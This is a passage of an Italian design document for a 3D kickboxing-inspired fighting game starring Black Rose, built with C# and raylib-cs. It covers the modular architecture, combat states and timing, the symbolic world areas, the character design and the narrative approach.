L'intero sistema viene organizzato secondo una logica modulare, in cui le diverse componenti sono separate e ben definite. La gestione degli input, il rendering, la logica di gioco, il sistema di combattimento, l'intelligenza artificiale e l'interfaccia utente costituiscono moduli distinti, interconnessi ma indipendenti. Questo approccio consente di mantenere ordine all'interno del codice, facilitare eventuali modifiche e garantire una maggiore stabilità durante lo sviluppo. Inoltre, la struttura modulare permette di estendere il progetto nel tempo, aggiungendo nuove funzionalità, personaggi o modalità senza compromettere l'equilibrio del sistema esistente.

Il progetto non si limita alla realizzazione del gioco in senso stretto, ma si configura come un ecosistema più ampio che include design, documentazione, prototipazione e comunicazione visiva. La creazione degli asset segue una pipeline definita, che parte dal disegno tradizionale su carta per la fase di concept, prosegue con la digitalizzazione e la modellazione tridimensionale tramite software dedicati, e si conclude con l'integrazione all'interno del sistema di gioco. Questo processo consente di mantenere un legame diretto

tra idea artistica e implementazione tecnica, evitando la dipendenza da asset predefiniti e garantendo un'identità visiva originale.

Un ulteriore aspetto distintivo del progetto è rappresentato dalla possibilità di integrare componenti fisiche o prototipali, in continuità con un approccio sperimentale già applicato in altri contesti. La realizzazione di modelli fisici tramite stampa 3D o di sistemi elettronici basati su microcontrollori permette di estendere il progetto oltre il digitale, creando un collegamento tra simulazione virtuale e rappresentazione concreta. Questa estensione non è necessaria al funzionamento del gioco, ma contribuisce a rafforzarne la comprensione, la presentazione e il valore complessivo.

Il processo di sviluppo viene organizzato in fasi progressive, che partono dalla definizione del concept e delle linee guida principali, proseguono con la realizzazione di un prototipo tecnico iniziale e culminano nella costruzione di una vertical slice completa, in grado di rappresentare in modo sintetico ma efficace l'intero progetto. Questo approccio consente di validare le scelte progettuali, individuare eventuali criticità e costruire una base solida su cui sviluppare versioni successive sempre più complete.

In conclusione, il progetto si propone di unire competenze tecniche, progettazione sistemica e visione creativa in un unico processo coerente. L'obiettivo non è soltanto realizzare un videogioco funzionante, ma costruire un sistema complesso in cui ogni componente, dal codice alla grafica, dalla narrativa al design, contribuisce a definire un'esperienza unitaria. In questo senso, il gioco rappresenta non solo un prodotto finale, ma anche un mezzo attraverso cui esplorare, comprendere e sviluppare competenze avanzate nell'ambito dello sviluppo software e della progettazione interattiva.

2. Visione generale e obiettivi

La visione del progetto si fonda sulla volontà di creare un'esperienza interattiva che vada oltre la semplice esecuzione meccanica di azioni di combattimento, proponendo invece un sistema in cui ogni elemento, dalla dinamica dei colpi alla costruzione del mondo, contribuisce a trasmettere un significato coerente e riconoscibile. L'obiettivo principale non è soltanto intrattenere, ma costruire un'esperienza che risulti coinvolgente sia a livello immediato, attraverso un gameplay reattivo e soddisfacente, sia a livello più profondo, attraverso una struttura simbolica e narrativa che dia valore a ogni interazione.

Il gioco si propone di mantenere un equilibrio tra accessibilità e complessità. Da un lato, il sistema deve essere comprensibile fin dai primi momenti, permettendo al giocatore di muoversi, attaccare e difendersi senza una curva di apprendimento eccessivamente ripida. Dall'altro, deve offrire un livello di profondità tale da incentivare il miglioramento continuo, premiando la precisione, il timing e la capacità di lettura delle situazioni. Questa dualità rappresenta uno degli obiettivi fondamentali del progetto, poiché consente di coinvolgere sia giocatori occasionali sia utenti più esperti, senza sacrificare la qualità dell'esperienza.

Un altro elemento centrale della visione è l'integrazione tra gameplay e significato. Il combattimento non viene trattato come una sequenza isolata di azioni, ma come un linguaggio attraverso cui il giocatore interagisce con il mondo di gioco. Ogni scontro rappresenta una forma di confronto che va oltre la dimensione puramente tecnica,

inserendosi in un contesto più ampio in cui il progresso non è definito esclusivamente dalla vittoria, ma anche dalla comprensione delle dinamiche e dalla capacità di adattamento. In questo senso, il gioco mira a trasformare il concetto di combattimento in uno strumento espressivo, capace di trasmettere sensazioni di crescita, tensione e controllo.

La costruzione del mondo di gioco segue una logica non realistica, ma simbolica. Le diverse location non sono semplicemente ambientazioni estetiche, bensì rappresentazioni di stati, transizioni e fasi di un percorso più ampio. Questo approccio consente di creare un ambiente coerente, in cui ogni area contribuisce a definire l'identità del gioco e a rafforzare il legame tra esperienza visiva e contenuto narrativo. La progressione non viene quindi percepita come un avanzamento lineare tra livelli separati, ma come un attraversamento di spazi interconnessi che condividono una logica interna comune.

All'interno di questa visione, il personaggio principale assume un ruolo fondamentale. Black Rose non è concepito come un semplice combattente, ma come il punto di connessione tra gameplay e narrazione. Le sue caratteristiche, il suo stile e il suo percorso riflettono i temi centrali del progetto, permettendo al giocatore di sperimentare direttamente il processo di trasformazione attraverso le meccaniche di gioco. Il miglioramento del personaggio non è soltanto numerico o legato a statistiche, ma si manifesta attraverso una maggiore padronanza del sistema, rendendo l'esperienza più significativa e coerente.

Dal punto di vista tecnico, uno degli obiettivi principali è dimostrare la possibilità di sviluppare un sistema tridimensionale completo partendo da una base controllata e costruita manualmente. L'utilizzo di strumenti leggeri e di un approccio diretto alla programmazione consente di comprendere in modo approfondito ogni componente del sistema, evitando l'astrazione tipica dei motori di gioco complessi. Questo permette non solo di realizzare il prodotto finale, ma anche di acquisire una conoscenza strutturata dei meccanismi che regolano il funzionamento di un videogioco, dalla gestione del rendering alla logica degli stati, fino al controllo delle interazioni.

Il progetto si pone inoltre come obiettivo la creazione di un sistema scalabile, in grado di evolversi nel tempo senza richiedere una ristrutturazione completa. La modularità del codice e la separazione delle responsabilità tra le diverse componenti consentono di aggiungere nuovi contenuti, migliorare quelli esistenti e adattare il sistema a esigenze future. Questo aspetto è particolarmente rilevante in un contesto di sviluppo progressivo, in cui il gioco viene costruito attraverso iterazioni successive, ognuna delle quali contribuisce a raffinare e ampliare l'esperienza.

Un ulteriore obiettivo riguarda la coerenza tra le diverse dimensioni del progetto. Gameplay, grafica, narrativa e struttura tecnica non devono essere considerati elementi indipendenti, ma parti di un sistema unico. La qualità dell'esperienza dipende dalla capacità di integrare queste componenti in modo armonico, evitando disallineamenti che potrebbero compromettere la percezione complessiva del gioco. In questo senso, il progetto mira a sviluppare una visione unitaria, in cui ogni scelta, sia essa tecnica o artistica, contribuisce a rafforzare l'identità del prodotto.

Infine, il progetto si propone come un esercizio di sintesi tra competenze diverse. Lo sviluppo del gioco richiede conoscenze di programmazione, design, modellazione tridimensionale, gestione dei sistemi interattivi e organizzazione del lavoro. L'obiettivo non è

solo padroneggiare ciascuna di queste aree singolarmente, ma integrarle in un processo coerente che porti alla realizzazione di un prodotto completo. In questo senso, il gioco rappresenta sia un risultato concreto sia un percorso di apprendimento, attraverso cui consolidare competenze tecniche e sviluppare una visione progettuale più ampia.

La visione generale del progetto si può quindi riassumere come la costruzione di un'esperienza tridimensionale che unisce combattimento tecnico, significato simbolico e struttura modulare, con l'obiettivo di creare un sistema coerente, evolvibile e capace di trasmettere un'identità chiara e riconoscibile.

3. Architettura tecnica del progetto

L'architettura tecnica del progetto rappresenta uno degli elementi più rilevanti e distintivi dell'intero sistema, in quanto definisce non solo il funzionamento del videogioco, ma anche il metodo attraverso cui esso viene costruito. A differenza di approcci basati su motori di gioco completi, che forniscono una struttura predefinita e altamente astratta, il presente progetto adotta una strategia di sviluppo controllata e modulare, fondata sull'utilizzo di strumenti leggeri e sulla costruzione diretta delle componenti principali. Questa scelta consente di ottenere un maggiore controllo sul comportamento del sistema, una comprensione più profonda dei meccanismi interni e una maggiore flessibilità nell'evoluzione futura del progetto.

L'ambiente di sviluppo è costituito da Visual Studio Code come editor principale, affiancato dal linguaggio di programmazione C# e dalla piattaforma .NET per la gestione dell'esecuzione del codice. Per quanto riguarda la componente grafica e l'interazione con l'ambiente tridimensionale, viene utilizzata una libreria come raylib-cs, che fornisce un'interfaccia semplificata per il rendering 3D, la gestione dell'input e il controllo del ciclo di esecuzione del programma. Questa combinazione di strumenti consente di mantenere un equilibrio tra semplicità operativa e capacità espressive, evitando la complessità eccessiva dei motori completi, ma garantendo comunque le funzionalità necessarie per lo sviluppo di un sistema tridimensionale interattivo.

Alla base dell'architettura si trova il concetto di game loop, che rappresenta il ciclo continuo attraverso cui il gioco viene eseguito. Questo ciclo è responsabile della gestione delle tre fasi fondamentali di ogni applicazione interattiva: acquisizione degli input, aggiornamento dello stato del sistema e rendering della scena. Durante la fase di input, il sistema rileva le azioni dell'utente, come la pressione dei tasti o i movimenti del dispositivo di controllo. Nella fase di aggiornamento, tali input vengono elaborati per modificare lo stato interno del gioco, influenzando il comportamento dei personaggi, delle interazioni e delle dinamiche in corso. Infine, nella fase di rendering, lo stato aggiornato viene tradotto in una rappresentazione visiva, che viene mostrata all'utente sotto forma di scena tridimensionale. Questo ciclo si ripete in modo continuo, generalmente a una frequenza costante, garantendo fluidità e reattività nell'esperienza di gioco.

L'organizzazione del codice segue una struttura modulare, in cui le diverse responsabilità sono suddivise in componenti indipendenti ma interconnesse. Questa suddivisione consente di mantenere il codice ordinato, leggibile e facilmente estendibile, riducendo il rischio di errori e facilitando la manutenzione. Tra i moduli principali si distinguono il sistema di

gestione delle scene, il sistema di input, il modulo di rendering, la logica di gioco, il sistema di combattimento e l'interfaccia utente.

Il sistema di gestione delle scene ha il compito di controllare il passaggio tra le diverse fasi del gioco, come il menu principale, la partita e le eventuali schermate di fine. Ogni scena rappresenta un contesto specifico, con le proprie regole e i propri elementi, e viene gestita in modo autonomo. Questo approccio consente di isolare le diverse parti del gioco, evitando interferenze indesiderate e semplificando la gestione del flusso complessivo.

Il sistema di input è responsabile della raccolta e dell'interpretazione delle azioni del giocatore. Esso traduce gli input fisici, come la pressione dei tasti o l'utilizzo di un controller, in comandi logici che vengono utilizzati dal resto del sistema. Questa separazione tra input fisico e logica di gioco permette di mantenere flessibilità, consentendo eventuali modifiche ai controlli senza influenzare il comportamento interno del sistema.

Il modulo di rendering si occupa della rappresentazione visiva del mondo di gioco. Utilizzando le funzionalità offerte dalla libreria grafica, esso gestisce la creazione e l'aggiornamento della scena tridimensionale, la posizione e l'orientamento della telecamera, l'illuminazione e la visualizzazione degli oggetti. Anche se la libreria fornisce strumenti di base, la gestione della scena rimane sotto il controllo diretto del codice, permettendo una maggiore personalizzazione.

La logica di gioco costituisce il nucleo operativo del sistema e coordina il comportamento generale degli elementi presenti nella scena. Essa include la gestione dei personaggi, delle interazioni, delle condizioni di vittoria e delle transizioni tra gli stati. All'interno di questo modulo si inserisce il sistema di combattimento, che rappresenta una componente specifica ma strettamente integrata con il resto della logica.

Il sistema di combattimento è strutturato attorno a un modello a stati, in cui ogni personaggio si trova in una condizione ben definita in ogni momento. Gli stati principali includono inattività, movimento, attacco, difesa e reazione ai colpi. Le transizioni tra questi stati sono regolate da condizioni precise, come l'input del giocatore, il completamento di un'azione o il verificarsi di un evento, come un impatto. Questo modello consente di controllare in modo rigoroso il comportamento dei personaggi, evitando conflitti tra azioni e garantendo coerenza nel gameplay.

Un elemento fondamentale del sistema di combattimento è la gestione delle collisioni, che avviene attraverso l'utilizzo di volumi semplificati associati ai personaggi e agli attacchi. Ogni colpo genera una zona attiva durante la quale può entrare in contatto con il corpo dell'avversario. Quando questa intersezione si verifica, il sistema applica una serie di effetti, tra cui la riduzione dei punti vita, la generazione di una reazione e l'eventuale spostamento del personaggio colpito. Questo meccanismo, pur essendo concettualmente semplice, costituisce la base per la costruzione di un sistema di combattimento preciso e controllabile.

L'interfaccia utente rappresenta il punto di contatto tra il sistema e il giocatore, fornendo informazioni essenziali come lo stato dei personaggi, i punti vita e le condizioni della partita. Anche in questo caso, la progettazione segue una logica modulare, separando la rappresentazione grafica dalla logica sottostante. Ciò consente di modificare l'aspetto dell'interfaccia senza influenzare il funzionamento del sistema.

L'intera architettura è progettata tenendo conto della scalabilità e della possibilità di estensione. Ogni modulo può essere migliorato o ampliato senza richiedere modifiche radicali alle altre componenti, rendendo il sistema adatto a uno sviluppo progressivo. Questa caratteristica è particolarmente importante in un progetto di questo tipo, in cui le funzionalità vengono aggiunte e perfezionate nel tempo.

In sintesi, l'architettura tecnica del progetto si basa su un approccio modulare e controllato, che privilegia la comprensione diretta dei meccanismi rispetto all'utilizzo di soluzioni preconfezionate. Attraverso l'integrazione di strumenti leggeri e la definizione chiara delle responsabilità tra le diverse componenti, il sistema risulta flessibile, estendibile e coerente, ponendo le basi per lo sviluppo di un videogioco tridimensionale completo e strutturato.

4. Sistema di combattimento

Il sistema di combattimento rappresenta il nucleo centrale dell'intero progetto, in quanto costituisce il principale mezzo attraverso cui il giocatore interagisce con il mondo di gioco e sperimenta le dinamiche proposte. La progettazione di questo sistema non si limita alla definizione di una serie di attacchi o animazioni, ma si configura come la costruzione di una struttura tecnica e concettuale complessa, in cui ogni elemento contribuisce a garantire coerenza, leggibilità e profondità nell'esperienza. Il combattimento viene quindi concepito come un linguaggio, basato su regole precise e interpretabile dal giocatore attraverso l'osservazione, la pratica e l'adattamento.

Alla base del sistema si trova l'ispirazione alle discipline reali, in particolare alla kickboxe, che fornisce un riferimento concreto per la definizione dei movimenti, delle distanze e delle tempistiche. Tuttavia, questa ispirazione non viene tradotta in modo realistico, ma rielaborata in funzione delle esigenze del gameplay. L'obiettivo non è simulare fedelmente un combattimento reale, bensì creare un sistema che mantenga una logica credibile, pur consentendo una maggiore libertà espressiva e una migliore leggibilità delle azioni. Questa scelta permette di ottenere un equilibrio tra autenticità e funzionalità, rendendo il combattimento intuitivo ma allo stesso tempo tecnico.

Uno degli elementi fondamentali del sistema è la struttura temporale degli attacchi. Ogni azione offensiva viene suddivisa in fasi distinte, che determinano il comportamento del personaggio durante l'esecuzione. La fase iniziale, definita startup, rappresenta il tempo necessario per preparare il colpo, durante il quale il personaggio non è ancora in grado di infliggere danno. Segue la fase attiva, in cui l'attacco può effettivamente colpire l'avversario, e infine la fase di recupero, durante la quale il personaggio torna in una condizione neutra ma non è in grado di eseguire immediatamente un'altra azione. Questa suddivisione consente di controllare con precisione il ritmo del combattimento, introducendo concetti come rischio e opportunità, e rendendo ogni scelta del giocatore significativa.

Il sistema di combattimento si basa su un modello a stati, in cui ogni personaggio si trova in una condizione ben definita in ogni momento. Gli stati principali includono inattività, movimento, attacco, difesa e reazione ai colpi. La transizione tra questi stati è regolata da condizioni specifiche, come l'input del giocatore o il verificarsi di un evento, come un impatto. Questo approccio permette di evitare conflitti tra azioni e di mantenere il

comportamento del personaggio coerente e prevedibile, facilitando sia lo sviluppo tecnico sia la comprensione da parte del giocatore.

Un aspetto particolarmente rilevante è rappresentato dal sistema di combo, che consente di concatenare più attacchi in sequenza. Le combo non sono semplicemente una serie di azioni eseguite rapidamente, ma sequenze strutturate che richiedono un corretto timing e una conoscenza delle possibilità offerte dal sistema. Ogni attacco può aprire o chiudere specifiche opportunità di concatenazione, creando un insieme di percorsi possibili che il giocatore può esplorare e padroneggiare. Questo meccanismo introduce un livello di profondità che va oltre l'esecuzione dei singoli colpi, incentivando la sperimentazione e il miglioramento continuo.

La gestione delle collisioni rappresenta un altro elemento fondamentale del sistema. Essa avviene attraverso l'utilizzo di volumi semplificati, associati sia al corpo del personaggio sia agli attacchi. Durante la fase attiva di un colpo, viene generata una zona di impatto che può entrare in contatto con il volume dell'avversario. Quando questa intersezione si verifica, il sistema applica una serie di effetti, tra cui la riduzione dei punti vita, la generazione di una reazione e l'eventuale spostamento del personaggio colpito. Questo processo deve essere preciso e coerente, in modo da garantire che ogni impatto sia percepito come corretto e giustificato.

Il sistema include inoltre meccaniche difensive, che svolgono un ruolo essenziale nel bilanciamento del gameplay. La possibilità di bloccare o evitare gli attacchi consente al giocatore di reagire alle azioni dell'avversario, introducendo una dimensione strategica nel combattimento. La difesa non è concepita come una semplice riduzione del danno, ma come una scelta attiva, che richiede attenzione e tempismo. In questo modo, il sistema evita di favorire esclusivamente un approccio offensivo, promuovendo invece un equilibrio tra attacco e difesa.

Un ulteriore elemento chiave è rappresentato dal feedback, che permette al giocatore di percepire chiaramente le conseguenze delle proprie azioni. Questo include effetti visivi, come animazioni e variazioni nella posizione dei personaggi, ed effetti sonori, che contribuiscono a rafforzare la sensazione di impatto. Il feedback deve essere immediato e coerente, in modo da rendere il sistema leggibile e soddisfacente. Anche piccoli dettagli, come una breve pausa durante un colpo particolarmente potente, possono avere un impatto significativo sulla percezione del combattimento.

Il sistema di combattimento è progettato per essere modulare, in modo da consentire l'aggiunta di nuove mosse, combinazioni e meccaniche senza compromettere la stabilità complessiva. Questa caratteristica è fondamentale per garantire la scalabilità del progetto, permettendo di arricchire l'esperienza nel tempo e di adattarla a nuove esigenze. Allo stesso tempo, la modularità facilita il processo di testing e bilanciamento, rendendo più semplice individuare e correggere eventuali problemi.

Nel caso specifico del personaggio principale, Black Rose, il sistema di combattimento viene adattato alle sue caratteristiche, privilegiando velocità, esplosività e precisione. Questo si traduce in attacchi rapidi, combo fluide e una forte dipendenza dal timing. Tuttavia, la sua minore resistenza al danno introduce un elemento di rischio, obbligando il giocatore a

mantenere un alto livello di attenzione e a evitare errori. Questa combinazione di fattori contribuisce a definire uno stile di gioco distintivo, che riflette l'identità del personaggio.

In conclusione, il sistema di combattimento non è semplicemente una componente del gioco, ma il suo elemento fondante. Attraverso una struttura tecnica rigorosa, una progettazione attenta delle meccaniche e un'integrazione coerente con il resto del sistema, esso consente di creare un'esperienza che unisce immediatezza e profondità, offrendo al giocatore un contesto in cui ogni azione ha un significato e ogni scelta contribuisce a definire il risultato finale.

5. Struttura del mondo di gioco

La struttura del mondo di gioco rappresenta uno degli elementi chiave per la costruzione dell'identità complessiva del progetto, in quanto definisce il contesto all'interno del quale si sviluppano sia il sistema di combattimento sia la componente narrativa. A differenza di una struttura tradizionale basata su livelli separati e indipendenti, il mondo viene concepito come un sistema unitario, suddiviso in diverse aree interconnesse che condividono una logica interna coerente. Questa scelta consente di superare la percezione di progressione lineare, favorendo invece un'esperienza più immersiva e continua.

Il mondo di gioco non è una rappresentazione realistica, ma una costruzione simbolica, progettata per riflettere stati, trasformazioni e dinamiche interne al percorso del personaggio principale. Ogni location non viene quindi definita unicamente da caratteristiche estetiche, ma anche da un significato specifico che contribuisce alla narrazione complessiva. Le ambientazioni diventano così parte attiva dell'esperienza, influenzando non solo l'atmosfera, ma anche la percezione del gameplay e del progresso del giocatore.

La suddivisione del mondo avviene attraverso macro-aree tematiche, ognuna delle quali rappresenta una fase distinta del percorso. Queste aree non sono necessariamente separate in modo netto, ma possono essere collegate attraverso transizioni visive e concettuali che rafforzano l'idea di continuità. All'interno di ciascuna area, il giocatore affronta una serie di scontri che culminano in un confronto significativo, generalmente rappresentato da un avversario principale. Questo schema consente di mantenere una struttura riconoscibile, pur lasciando spazio a variazioni e sviluppi.

La prima area del mondo è caratterizzata da un'atmosfera di instabilità e disordine, che riflette una condizione iniziale di perdita di controllo. Le ambientazioni presentano elementi frammentati, spazi degradati e una forte componente di caos visivo, contribuendo a creare una sensazione di disorientamento. I nemici presenti in questa fase sono meno strutturati, con comportamenti imprevedibili e poco coordinati, enfatizzando la mancanza di equilibrio. Il combattimento risulta più grezzo e meno controllato, rispecchiando lo stato iniziale del percorso.

La seconda area rappresenta una fase di transizione, in cui emerge la possibilità di cambiamento. Le ambientazioni iniziano a mostrare elementi di rottura e trasformazione, con strutture che si modificano o si ricompongono. I nemici assumono comportamenti più definiti, pur mantenendo una componente di instabilità. In questa fase il sistema di combattimento si arricchisce, introducendo nuove possibilità e richiedendo una maggiore attenzione da parte

del giocatore. La percezione generale è quella di un passaggio, in cui il caos iniziale viene progressivamente sostituito da una forma di controllo.

La terza area segna l'inizio di una fase più stabile, in cui l'ambiente assume caratteristiche più ordinate e armoniche. Le location sono costruite con una maggiore attenzione alla simmetria, alla pulizia visiva e alla chiarezza degli spazi. I nemici diventano più tecnici, con movimenti precisi e strategie riconoscibili. Il combattimento si evolve ulteriormente, richiedendo al giocatore una maggiore padronanza delle meccaniche e una migliore gestione del timing. Questa fase rappresenta la costruzione di una base solida, su cui si sviluppano le dinamiche successive.

La quarta area introduce un livello di complessità più elevato, sia dal punto di vista visivo sia da quello del gameplay. Le ambientazioni combinano elementi naturali e astratti, creando spazi che richiedono una maggiore capacità di adattamento. I nemici sono più intelligenti e reattivi, in grado di rispondere alle azioni del giocatore in modo più efficace. Il sistema di combattimento diventa più esigente, richiedendo una combinazione di velocità, precisione e controllo. Questa fase rappresenta un equilibrio tra le diverse componenti del sistema, in cui ogni elemento contribuisce a definire l'esperienza.

La quinta area si distingue per un'impostazione più astratta e complessa, in cui le regole del mondo diventano meno evidenti. Le ambientazioni possono includere geometrie non convenzionali, spazi sospesi e configurazioni che sfidano la percezione tradizionale. I nemici presentano comportamenti più articolati, con variazioni che richiedono un'analisi attenta. Il combattimento raggiunge un livello di profondità maggiore, in cui il giocatore deve integrare tutte le competenze acquisite nelle fasi precedenti. Questa area rappresenta un momento di sintesi, in cui le diverse componenti del sistema si combinano in modo completo.

L'area finale del mondo di gioco costituisce il punto culminante del percorso. Le ambientazioni assumono un carattere più definito e simbolico, con elementi che richiamano i temi principali del progetto. Il confronto conclusivo non è soltanto una sfida tecnica, ma anche un momento di sintesi narrativa, in cui le dinamiche sviluppate nel corso del gioco trovano una loro risoluzione. Il sistema di combattimento raggiunge qui la sua espressione più completa, richiedendo al giocatore di utilizzare tutte le competenze acquisite.

Un elemento importante della struttura del mondo è la coerenza tra le diverse aree. Nonostante le differenze visive e concettuali, ogni location deve risultare parte di un sistema unitario, evitando discontinuità che potrebbero compromettere l'immersione. Questo viene ottenuto attraverso l'utilizzo di elementi ricorrenti, sia a livello visivo sia a livello di design, che creano un legame tra le diverse parti del mondo.

La progettazione del mondo tiene conto anche delle esigenze del gameplay, garantendo che ogni area offra condizioni adeguate per il combattimento. Gli spazi devono essere sufficientemente chiari da permettere una buona leggibilità delle azioni, evitando elementi che possano interferire con la percezione del giocatore. Allo stesso tempo, le ambientazioni devono contribuire a definire l'atmosfera e a rafforzare l'identità del gioco.

In conclusione, la struttura del mondo di gioco si configura come un sistema articolato, in cui ogni area rappresenta una fase del percorso complessivo e contribuisce a definire l'esperienza. Attraverso l'integrazione tra elementi visivi, meccaniche di gioco e significato

simbolico, il mondo diventa un componente attivo del sistema, capace di supportare e amplificare le dinamiche del combattimento e della narrazione.

6. Design del personaggio – Black Rose

Il design del personaggio principale, Black Rose, rappresenta uno degli elementi più significativi e identitari dell'intero progetto, in quanto costituisce il punto di convergenza tra componente visiva, sistema di combattimento e struttura narrativa. La sua progettazione non è guidata esclusivamente da criteri estetici o funzionali, ma si basa su una costruzione coerente che integra forma, significato e comportamento, con l'obiettivo di creare una figura riconoscibile e profondamente legata al contesto del gioco.

Dal punto di vista visivo, Black Rose è caratterizzato da un aspetto fisico definito e realistico, con proporzioni credibili e una struttura corporea coerente con lo stile di combattimento adottato. L'altezza e il peso, pari rispettivamente a circa 1.74 metri e 70 chilogrammi, suggeriscono un corpo allenato ma non eccessivamente massiccio, orientato alla velocità e all'efficienza piuttosto che alla pura forza bruta. La postura generale è raccolta, pronta all'azione, con una distribuzione del peso che riflette un approccio dinamico al combattimento. I capelli lunghi raccolti in un codino contribuiscono a definire la silhouette del personaggio, rendendola facilmente distinguibile anche a distanza.

Un elemento centrale del design è rappresentato dai tatuaggi, che non svolgono una funzione puramente decorativa, ma costituiscono parte integrante dell'identità del personaggio. Sul braccio destro è presente la rosa nera, simbolo principale attorno al quale si sviluppa l'intera costruzione concettuale. Essa rappresenta la morte e la rinascita, ma soprattutto il concetto di trasformazione continua, che si riflette sia nella storia del personaggio sia nel suo stile di combattimento. Sul braccio sinistro sono presenti il Tao e il Cobra, due simboli che introducono ulteriori livelli di significato. Il Tao rappresenta l'equilibrio, la dualità e la capacità di mantenere il controllo anche in condizioni di tensione, mentre il Cobra incarna la precisione, la rapidità e la potenza concentrata. L'insieme di questi elementi crea una sintesi visiva e simbolica che definisce in modo chiaro l'identità di Black Rose.

Lo stile di combattimento del personaggio è fortemente influenzato dalla kickboxe, adattata alle esigenze del gameplay. Questo si traduce in movimenti rapidi, attacchi diretti e una gestione attenta della distanza. Le azioni sono progettate per essere leggibili, con traiettorie chiare e tempi definiti, ma allo stesso tempo richiedono precisione e controllo. Il personaggio è in grado di eseguire sequenze di colpi concatenati, sfruttando la velocità e l'esplosività per mantenere la pressione sull'avversario. Tuttavia, questa efficacia offensiva è bilanciata da una minore resistenza al danno, che rende il personaggio vulnerabile in caso di errore. Questa scelta introduce un elemento di rischio, incentivando un approccio attento e consapevole.

Dal punto di vista del gameplay, Black Rose si configura come un personaggio orientato all'attacco e al controllo del ritmo. La sua capacità di entrare rapidamente nella distanza utile e di concatenare azioni lo rende efficace nelle fasi offensive, ma richiede una gestione precisa delle tempistiche per evitare di esporsi eccessivamente. Il giocatore è quindi chiamato a sviluppare una buona comprensione del sistema, imparando a riconoscere le

opportunità e a sfruttarle nel modo più efficiente possibile. In questo senso, il personaggio diventa uno strumento attraverso cui il sistema di combattimento esprime la propria profondità.

La componente simbolica del design contribuisce a rafforzare il legame tra personaggio e mondo di gioco. La rosa nera, in particolare, non è soltanto un elemento visivo, ma un principio che si riflette nel comportamento e nell'evoluzione del personaggio. La sua presenza costante suggerisce un processo continuo di trasformazione, in cui ogni esperienza contribuisce a ridefinire l'identità. Gli altri simboli, come il Tao e il Cobra, completano questa visione, introducendo concetti di equilibrio e precisione che trovano riscontro nelle meccaniche di gioco.

Un aspetto rilevante del design è la coerenza tra le diverse dimensioni del personaggio. L'aspetto visivo, lo stile di combattimento e il significato simbolico non sono elementi separati, ma parti di un sistema integrato. Ogni scelta progettuale è orientata a mantenere questa coerenza, evitando disallineamenti che potrebbero compromettere l'identità complessiva. Questo approccio consente di creare un personaggio che non solo funziona all'interno del sistema di gioco, ma contribuisce attivamente a definirlo.

La progettazione di Black Rose segue inoltre una pipeline strutturata, che parte dal disegno tradizionale per definire le caratteristiche principali, prosegue con la digitalizzazione e la modellazione tridimensionale e si conclude con l'integrazione nel sistema di gioco. Questo processo permette di mantenere un controllo diretto su ogni fase dello sviluppo, garantendo che il risultato finale rispecchi le intenzioni iniziali.

In conclusione, Black Rose non è semplicemente il protagonista del gioco, ma un elemento centrale attorno al quale si costruisce l'intera esperienza. Attraverso un design che integra estetica, funzionalità e significato, il personaggio diventa un punto di riferimento per il giocatore, offrendo una rappresentazione coerente e riconoscibile delle dinamiche del sistema. La sua presenza contribuisce a definire l'identità del progetto, rendendolo distintivo e facilmente identificabile.

7. Narrazione

La componente narrativa del progetto si sviluppa secondo un approccio non convenzionale, in cui la storia non viene trasmessa esclusivamente attraverso dialoghi o sequenze esplicative, ma emerge progressivamente dall'interazione tra il giocatore e il sistema di gioco. La narrazione non è quindi separata dal gameplay, ma ne costituisce una dimensione integrata, in cui ogni elemento, dall'ambiente ai nemici, contribuisce a costruire un significato complessivo. Questo approccio consente di creare un'esperienza più immersiva, in cui il giocatore non si limita ad assistere agli eventi, ma li attraversa e li interpreta direttamente.

Al centro della narrazione si colloca il personaggio di Black Rose, la cui storia rappresenta il fondamento concettuale dell'intero progetto. Il suo percorso non è descritto come una sequenza lineare di eventi, ma come un processo di trasformazione, in cui il passato, il presente e il possibile futuro si intrecciano all'interno del mondo di gioco. La dimensione narrativa si sviluppa quindi su più livelli, combinando elementi espliciti e impliciti, e lasciando spazio all'interpretazione.

La storia ha origine in una condizione di perdita e disorientamento, in cui il protagonista si trova in una fase di profonda instabilità. Questo stato iniziale non viene presentato in modo dettagliato o realistico, ma evocato attraverso l'atmosfera e le caratteristiche delle prime aree del mondo. L'ambiente riflette una condizione di frammentazione, in cui gli elementi appaiono disconnessi e privi di una struttura chiara. In questa fase, il combattimento assume una forma meno controllata, rispecchiando la mancanza di equilibrio del personaggio.

Il momento di svolta è rappresentato da un evento simbolico, che segna l'inizio del processo di trasformazione. Questo evento non è necessariamente descritto in modo diretto, ma può essere suggerito attraverso elementi visivi e situazioni di gioco. La comparsa della rosa nera costituisce il punto di rottura tra la condizione iniziale e la possibilità di cambiamento. Essa non è semplicemente un simbolo, ma un elemento che introduce una nuova logica all'interno del mondo, influenzando sia il comportamento del personaggio sia la struttura delle aree successive.

A partire da questo momento, la narrazione si sviluppa come un percorso di costruzione, in cui il protagonista acquisisce progressivamente maggiore controllo e consapevolezza. Le diverse aree del mondo riflettono le fasi di questo processo, passando da ambientazioni instabili a contesti più ordinati e strutturati. I nemici incontrati lungo il percorso non sono semplicemente avversari da sconfiggere, ma rappresentazioni di ostacoli, conflitti o aspetti del processo di trasformazione. In questo modo, il combattimento assume anche una valenza narrativa, contribuendo a definire il significato dell'esperienza.

La presenza di elementi simbolici, come il Tao e il Cobra, arricchisce ulteriormente la dimensione narrativa, introducendo concetti di equilibrio, controllo e precisione. Questi elementi non vengono spiegati in modo esplicito, ma integrati nel design del personaggio e nelle caratteristiche del mondo, permettendo al giocatore di coglierne il significato attraverso l'esperienza diretta. La narrazione si sviluppa quindi per accumulo, attraverso una serie di indizi e connessioni che costruiscono progressivamente un quadro coerente.

La fase finale del percorso rappresenta un momento di sintesi, in cui le diverse componenti narrative trovano una loro convergenza. Il confronto conclusivo non è soltanto una sfida tecnica, ma un punto di incontro tra le diverse dimensioni del progetto, in cui il significato del percorso diventa più evidente. Anche in questo caso, la narrazione non viene imposta, ma emerge dalla combinazione tra contesto, azione e interpretazione.

Un aspetto rilevante della narrazione è la sua apertura. Il progetto non mira a fornire una storia completamente definita e chiusa, ma a creare un sistema in cui il significato può essere costruito e reinterpretato dal giocatore. Questo approccio consente di mantenere una certa flessibilità, evitando rigidità e lasciando spazio a sviluppi futuri. Allo stesso tempo, garantisce una coerenza interna, in quanto tutti gli elementi sono progettati per contribuire a una visione complessiva.

